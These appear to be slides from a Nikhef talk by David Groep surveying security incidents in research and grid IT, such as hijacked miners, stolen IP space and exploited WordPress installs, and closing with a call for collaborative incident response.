


Figure 5. Dogecoins earned by hijacked Hashfaster miner. The miner did not

We've seen things like it happen before inadvertently (with 'KPN test' AS2043 through AS286 eating our IP space)

IP space can also just get stolen (if it's unused blocks it may take a while before we notice). Just never 'rent out' your blocks to a rogue!

David Groep
Nikhef
PDP Physics Data
Processing Group

And there's also 'mundane' stuff

- Bitcoin mining (several instances) –
be careful who gets to do the investigation locally ☹️
- Lots of things that also affect most CPEs:

ntpmon, re-use of passwords/password lists, DNS reflection, open VNC of cloud VMs, echo/chargen, SNMP
- Exploiting of 'standard' vulnerabilities:
WordPress ('the botnet kit disguised as a CMS'),
TWiki, Xen,

What did we not see yet?

- Ransomware
 - although there's no reason not to target Linux boxes, we probably have too much of a backup capability and too much 'weird' remote storage
- Retaliation blackmail & extortion
 - we may not have been pro-active enough complaining to miscreant hosters to trigger these?
 - Less likely to pay random to avoid a DDoS (I think and hope!)
- Rogue networks & WiFi (eduroam) by OC actors
 - but we've seen plenty of students do it!
 - and Android makes this trivial ☹

but that's ... probably only just a matter of time ...

A Common Threat Landscape

Many attack vectors common amongst office automation and IT infrastructures for research, grid & cloud, but:

- we've made outsiders appear as insiders
- we've lowered barriers for us – and them – through SSO
- cross-site identity and attributes help attacks spread
- incident response for research IT now spans multiple organisations as well as multiple countries

Collaborate & communicate, monitor & log, and know how to do some quick analysis and prevent it spreading – our IT security community is pretty small, so let's make the best use of us all!

David Groep
Nikhef
PDP Physics Data
Processing Group



David Groep
Nikhef
*PDP Physics Data
Processing Group*